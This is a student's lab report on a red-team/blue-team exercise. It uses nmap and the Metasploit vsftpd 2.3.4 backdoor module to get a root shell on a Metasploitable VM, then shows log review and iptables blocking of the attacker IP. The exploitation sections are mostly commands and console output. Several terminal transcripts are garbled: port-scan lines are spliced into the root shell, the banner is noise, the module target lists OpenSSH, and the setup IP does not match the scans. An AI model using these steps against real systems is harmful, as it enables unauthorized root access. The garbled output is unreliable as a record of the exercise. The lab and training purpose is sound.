

# **Cyber Security Project Report**

**Clash of Teams 101 – Breach & Defend Simulation**

**Submitted By:** Aniket Pandurang Pawar  
SOC Analyst Aspirant | Cyber Security  
LinkedIn: <https://www.linkedin.com/in/aniket-pawar-109a312ba>

**Project Type:** Red Team & Blue Team Simulation

## **1. Executive Summary**

This project demonstrates a complete Red Team and Blue Team adversarial simulation using a vulnerable vsftpd 2.3.4 service hosted on a Metasploitable virtual machine. The Red Team performed reconnaissance, identified an exposed FTP service, and exploited a known backdoor vulnerability to gain unauthorized root access. The Blue Team analyzed system logs, detected suspicious activity, identified the attacker IP address, and implemented firewall rules to contain the threat.


## **2. Lab Environment Setup**

Attacker Machine: Kali Linux (192.168.48.143)

Target Machine: Metasploitable 2 (192.168.48.102) Network Mode: Host-Only Adapter

## 1. Reconnaissance – Nmap Scan

Initial scan identified vsftpd 2.3.4 running on port 21.



```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -ss 192.168.48.132
[sudo] password for kali:
Starting nmap 7.95 ( https://nmap.org ) at 2026-02-16 01:16 EST
Nmap scan report for 192.168.48.132
Host is up (0.002s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 2.3.4
22/tcp    open  ssh    OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
514/tcp   open  login  OpenBSD or Solaris flogind
514/tcp   open  wrapped
1099/tcp  open  java-rmi  GNU Classpath grimeregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 ~ 8.3.7
5900/tcp  open  vnc   VNC (protocol 3.3)
```

## 2. Exploitation – Metasploit Execution

The exploit/unix/ftp/vsftpd\_234\_backdoor module was used to gain root shell access.

```
kali@kali: ~
Session Actions Edit View Help
:Ring0:                               dDestRoyREXKC3ta/M:
Starting from IP: 192.168.48.132      sSETEC.ASTRONOMYist:
host: 192.168.48.132      /yo- .ence.N!(){ ::: & };;
PORTS: STATE: 22/21/22      :Shall.We.Play.A.Game?tron/
22/tcp open  ssh  22/21/22      -ooy_ifightfor+eUser5
22/tcp open  ssh  22/21/22      ..th3.H1V3.U2VjRFNN.JMh+.
22/tcp open  ssh  22/21/22      MJM~~WE.ARE.se~~MMJMs
22/tcp open  ssh  22/21/22      +~KANSAS.CITY's~~
22/tcp open  ssh  22/21/22      J-HAKERS~./.
22/tcp open  ssh  22/21/22      .esc:wq!:
22/tcp open  ssh  22/21/22      +++ATH

=[ metasploit v6.4.99-dev          ]
+ -- =[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads      ]
+ -- =[ 433 post - 49 encoders - 13 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4
Matching Modules
=====
#  Name                                Disclosure Date  Rank   Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
kali@kali: ~
Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
_____
CHOST  no            The local client address
CPORT  no            The local client port
Proxies no           A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, s
RHOSTS  192.168.48.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
RPORT  21            yes       The target port (TCP)

Exploit target:
=====
Id  Name          Version
--  --
0   Automatic     OpenSSH 4.3.2p1 Debian Distro (protocol 2.0)
                                         Linux i386
                                         Port 22/tcp
                                         OS:Linux 9.4.2
                                         Arch: i386

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.48.132
RHOSTS => 192.168.48.132
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.48.132:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.48.132:21 - USER: 331 Please specify the password.
[+] 192.168.48.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.48.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.48.143:35361 → 192.168.48.132:6200) at 2026-02-16 01:31:36 -0500
```

### 3. Root Access Confirmation

Successful privilege escalation confirmed root-level access.

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.48.132
RHOSTS => 192.168.48.132
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.48.132:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.48.132:21 - USER: 331 Please specify the password.
[+] 192.168.48.132:21 - Backdoor service has been spawned, handling ...
[+] 192.168.48.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell. in 192.168.48.132:21
[*] Command shell session 1 opened (192.168.48.143:35361 → 192.168.48.132:6200) at 2026-02-16 01:31:36 -0500
11/tcp open  tcpbind  2 (RPC #100000)
39/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
12/tcp open  exec    netkit-rsh rexecd
30/tcp open  login    OpenBSD or Solaris rlogind
whoiam  open  tcpwrapped
sh: line 9: whoiam: command not found
whoami
root  open  nfs    2-4 (RPC #100000)
root  open  tcp    ProFTPD 1.3.3
```

## 4. Blue Team Detection – Log Evidence

System logs detected suspicious connection attempts from attacker IP 192.168.48.143.

```
Feb 16 01:17:01 metasploitable CRON[5326]: pam_unix(cron:session): session opene
d for user root by (uid=0)
Feb 16 01:17:01 metasploitable CRON[5326]: pam_unix(cron:session): session close
d for user root
Feb 16 01:39:01 metasploitable CRON[5399]: pam_unix(cron:session): session opene
d for user root by (uid=0)
Feb 16 01:39:01 metasploitable CRON[5399]: pam_unix(cron:session): session close
d for user root
Feb 16 01:47:23 metasploitable sudo: msfadmin : TTY=tty1 : PWD=/var/log : USER=r
oot : COMMAND=/bin/cat vsftpd.log
Feb 16 01:47:23 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Feb 16 01:47:23 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
Feb 16 01:48:18 metasploitable login[5168]: pam_unix(login:session): session clo
sed for user msfadmin
Feb 16 01:48:27 metasploitable login[5437]: pam_unix(login:session): session ope
ned for user msfadmin by msfadmin(uid=0)
Feb 16 01:49:11 metasploitable sudo: msfadmin : TTY=tty1 : PWD=/var/log : USER=r
oot : COMMAND=/bin/cat auth.log
Feb 16 01:49:11 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Feb 16 01:49:11 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
msfadmin@metasploitable:/var/log$
```

```
sed for user msfadmin
Feb 16 01:48:27 metasploitable login[5437]: pam_unix(login:session): session ope
ned for user msfadmin by msfadmin(uid=0)
Feb 16 01:49:11 metasploitable sudo: msfadmin : TTY=tty1 : PWD=/var/log : USER=r
oot : COMMAND=/bin/cat auth.log
Feb 16 01:49:11 metasploitable sudo: pam_unix(sudo:session): session opened for
user root by msfadmin(uid=0)
Feb 16 01:49:11 metasploitable sudo: pam_unix(sudo:session): session closed for
user root
msfadmin@metasploitable:/var/log$ back
-bash: back: command not found
msfadmin@metasploitable:/var/log$ cd ..
msfadmin@metasploitable:/var$ cd ..
msfadmin@metasploitable:/$ grep 192.168.48.143 var/log/auth.log
Feb 16 01:16:15 metasploitable sshd[5289]: Did not receive identification string
from 192.168.48.143
Feb 16 01:16:15 metasploitable rshd[5298]: Connection from 192.168.48.143 on ill
egal port
Feb 16 01:16:21 metasploitable rlogind[5300]: Connection from 192.168.48.143 on
illegal port
Feb 16 01:16:21 metasploitable rlogind[5317]: Connection from 192.168.48.143 on
illegal port
Feb 16 01:16:27 metasploitable rshd[5321]: Connection from 192.168.48.143 on ill
egal port
msfadmin@metasploitable:/$ _
```

## 5. Firewall Remediation

Firewall rule implemented to block attacker IP using ip tables.

```
msfadmin@metasploitable:/ $ sudo ufw deny 21
Rules updated
msfadmin@metasploitable:/ $ sudo iptables - A INPUT -s 192.168.48.143 -j DROP
Bad argument '-'
Try 'iptables -h' or 'iptables --help' for more information.
msfadmin@metasploitable:/ $ sudo iptables -A INPUT -s 192.168.48.143 -j DROP
msfadmin@metasploitable:/ $ _
```

## 6. Validation – Nmap After Blocking

Post-remediation scan shows all ports filtered, confirming successful containment.

```
└─$ ls
└──(kali㉿kali)-[~] /var/log
└─$ sudo nmap -sV -sS 192.168.48.132
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-16 02:02 EST
Nmap scan report for 192.168.48.132
Host is up (0.00077s latency).
All 1000 scanned ports on 192.168.48.132 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:07:48:C2 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.46 seconds
└──(kali㉿kali)-[~]
└─$ ls
```

## **7.MITRE ATT&CK; Mapping**

T1046 - Network Service Scanning  
T1190 - Exploit Public-Facing Application  
T1059 - Command Shell  
T1068 - Privilege Escalation  
T1571 - Non-Standard Port Usage

## **8. Lessons Learned**

- Regular patching is critical.
- Monitor logs continuously.
- Restrict unnecessary services.
- Implement firewall protections.
- Use SIEM for automated detection.

## **9. Conclusion**

The simulation successfully demonstrated reconnaissance, exploitation, detection, containment, and validation in a real-world SOC workflow scenario.